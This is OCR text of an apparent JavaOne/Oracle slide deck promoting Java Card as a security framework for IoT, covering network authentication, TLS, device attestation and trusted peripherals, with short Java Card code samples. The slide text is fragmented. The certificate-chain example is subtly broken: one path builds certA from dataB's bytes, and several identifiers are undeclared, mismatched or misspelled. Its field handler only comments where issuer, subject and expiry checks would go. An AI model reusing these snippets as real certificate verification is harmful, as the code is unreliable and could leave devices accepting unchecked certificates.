


Development Lifecycle and Certification

- Open Platform
- Optimized Cetification Cost
- Multi-Services, Multi-Tenants
- Secure content management
- Aligned with standards



Java Card as Unified Security Framework



- **Scalable Architecture for embedded security**
  - Certifiable platform can be applied across secure segments
  - Small footprint enables any form factor
- **Standards based implementation and certification**
  - Public specifications (Oracle, GP,ETSI)and verifiable compatibility
  - Certified protection profile as standard input for product security targets
- **Proven, extensible and Manageable platform**
  - Wider range of available solutions, tools and expertise
  - Ability to deploy and manage applications from different providers in the value chain (chip maker, OEM, MNO, SSP,user)
- **Content portability across hardware form Factors**
  - Service development / deployment is abstracted from the target HW
  - Easy Migration path for existing applications : eUICC and Payment
  - Hardware choice becomes a factor of commercial and security requirements

Enabling Security with the Java Card Platform

IDM/PIV

Mobile Payment

Banking/Finance

Telco,M2M

Transit

IoT,Automotive, Industry 4.0, etc.

In Vertical Markets

Multi-services & Multi-tenants

Lower certification costs

Standards Compliance

Open Development

Via Secure Open Application Platform

Smart Card, SIM Card, Contactless…

Embedded Secure Element

TEE

Integrated Secure Element

With Choice of Security Form Factors

Java

JavaOne ORACLE

Reminder …

Device Lifecycle management
Deploy/maintain/upgrade application security policy
Monitoring and behavioral analysis

Security Policy Enforcement

Manage device identity, activation and authentication
Server authentication
Authorizations

Authentication to IoT Services

Secure Network Connectivity

Securely manage network authentication
Provisioning and Remote management of profiles
Configure network and subscription parameters

Device Integrity

Device Identity, Integrity,
Secure provisioning
Secure application activation and upgrade

Trusted Peripherals


Data encryption and secure storage
Out-of-band communication channel
Secure channel with peripherals e.g (fingerprint)

Secure Network Connectivity

A cornerstone for IoT security

USE CASES

- Securely manage network authentication
  - Network Access Application for 3G/4G/5G cellular networks or LPWAN (LoRa, Sigfox, NB-IoT)
- Provisioning and Remote management of profiles
  - Initial subscription, Renewal, Migration
  - Manage several profiles (virtual SIM)
- Configure network and subscription parameters
  - Select subscription based on network availability
  - Manage Quality of Service
  - Optimize cost depending on usage (data, voice, Fcy, ...)




JavaOne ORACLE

Authentication to IoT Services

Securing authentication and communication to Cloud Services


USE CASES

- Manage device identity, activation and authentication
  - Identity provisioning
  - Secure on-boarding and activation process
- Server authentication
  - Certificate chain verification, management of root certificates
- Authorizations
  - Generate and sign authorization requests to enforce origin
- Secure storage of credentials
  - Enforce integrity/confidentiality of sensitive data (keys, security policies, access control rules and permissions, configuration, …)
- Cloud Security
  - HSM to securely manage credentials (isolation, tamper resistance, compliance with regulatory standards, …)



Authentication to IoT Services

TLS example



TLS Server Authentication is MANDATORY

TLS Secure Channel is built on the client Edge


TLS Client Authentication is OPTIONAL

TLS	OAuth2	...

May 100% rely on Server Authentication

Authentication to IoT Services

TLS example



JavaOne ORACLE

Authentication to IoT Services

TLSexample – Certificate Chain verification

```
/* Certificate Chain is certA (containing pubKeyA)
                        signed by certB (containing pubKeyB)
                        signed by certRoot (containing pubKRoot) */


// allocate a certificate parser for X509 format
CertificateParser = CertificateParser.getInstance(TYPE_X509_V3_DER);
// allocate a certificate handler in charge of processing parsed fields
CertHandler fieldshandler = new CertHandler();

// one way
X509Certificate certA = (X509Certificate)parser.buildCert(dataA, offA, lenA, fieldsHandler, null);
X509Certificate certB = (X509Certificate)parser.buildCert(dataB, offB, lenB, fieldsHandler, null);
PublicKey pubKB = certB.getPublicKey();

certA.verify(pubKB);
certB.verify(pubKRoot);

// or the other
X509Certificate certB = (X509Certificate)parser.buildCert(dataB, offB, lenB, certHandler, pubKRoot);
PublicKey pubKB = certB.getPublicKey();
X509Certificate certA = (X509Certificate)parser.buildCert(dataB, offB, lenB, fieldsHandler, pubKB);
```

JavaOne ORACLE

Authentication to IoT Services

TLSexample – Certificate Chain verification

```
private class CertHandler implements FieldHandler, ExtensionHandler {
        @Override
        public boolean onField(short fieldID, byte[] value) {
            switch (fieldID) {
            case X509Certificate.FIELD_ISSUER:
                // Check issuer name
                break;
            case X509Certificate.FIELD_SUBJECT:
                // check the certificate subject
                break;
            case X509Certificate.FIELD_NOT_AFTER:
                // check the expiration time
                break;
            default:
                // skip other fields
            }
            // no storage required
            return false;
        }
        @Override
        public boolean onExtension(byte[] oid, boolean isCritical, byte[] value) {
            if (isCritical) {
                // do something with this critical extension
            }
            // no storage required
            return false;
        }
    }
```

Authentication to IoT Services

TLSexample – MasterSecret derivation


```
// customize TLS1.2 Derivation Function
private class TLSParam implements TLSPseudoRandomFunctionSpec {
  public short getScheme() {
      return SCHEME_TLS12;
 }

  public byte[] getSecret() {
      return preMasterSecret;
   }

  public byte[] getSeed() {
      return seedValue;
   }
}

// Derive TLS master secret from a pre master secret
DerivationFunction tlsDerivation =
       (DerivationFunction)DerivationFunctionFactory.geInstance(new TLSParam());

tlsDerivation.nextBytes(masterSecret, offset, (short)48);
```

Device Integrity

Preventing Tampering of Device software and credentials

USE CASES


- Device Identity, Integrity, authenticity, confidentiality
  - Secure Boot and Root of Trust
  - Code signature verification before execution
  - Measurements and Remote attestations to provide reliable evidence of software or configuration data to a remote entity
  - Detect rollback or replay attacks
  - Protect confidentiality of keys, sensitive data or software
- Secure provisioning
  - Credentials provisioning at manufacturing or activation
  - Manage credentials life-cycle (expiration, renewal, blacklisting…)
- Secure application activation and upgrade
  - Control issuers identities, verifies integrity and authenticity
  - Manage authorizations and activation rights



Device Integrity

Device Attestation

```
// Generate the shared key pair
KeyPair kp = new KeyPair(pubKey,privKey);
kp.genKeyPair(new DeterminisitcKeyParam());

// access the monotonic counter value
monotonicCounter.getCounterValue(counterValue);

// incrementCounterValue
monotonicCounter.incrementBy(1);

// Generate the signature for the attestation
signature.init(privKey,Signature.MODE_SIGN);
signature.update(measurement, mOff, mLen);
signature.sign(counterValue, cOff, cLen,
attestationSignature, aOff);
```




Trusted Peripherals

Creating Security Subsystems around the Secure Element

USE CASES


- Data encryption and secure storage
  - confidentiality, integrity, anti-replay
- Biometric authentication
  - e.g. access to fingerprint reader and verification performed by SE
- Payment and transport applications
  - e.g. access to NFC reader
- Out-of-band communication channel
  - Remotely perform security operations (device location, data wipe, lock/unlock, audit, …)
- Secure channel with peripherals
  - e.g. authenticity of data coming from a sensor




Trusted Peripherals

Manage Temperature in chemical

```
public class ChemicalApplet extends Applet implements
MessageListener {

 private ChemicalApplet() {
   EventSource src = IOService.getInstance(IO_SPI);

   //Register applet as MessageListener for the specified src
   EventRegistry.getEventRegistry(src).register(this);
 }

 public static void install(byte[] buf, short ofs, short len)
throws ISOException {
   ChemicalApplet app = new ChemicalApplet();
   app.register(buf,ofs,len);
   }

 @Override
 public void process(Message message) {
   ByteBuffer data = message.getBuffer();
   data.get(temperature);
   }
 }
}
```



Java Card for Rapid Deployment of IoT Security



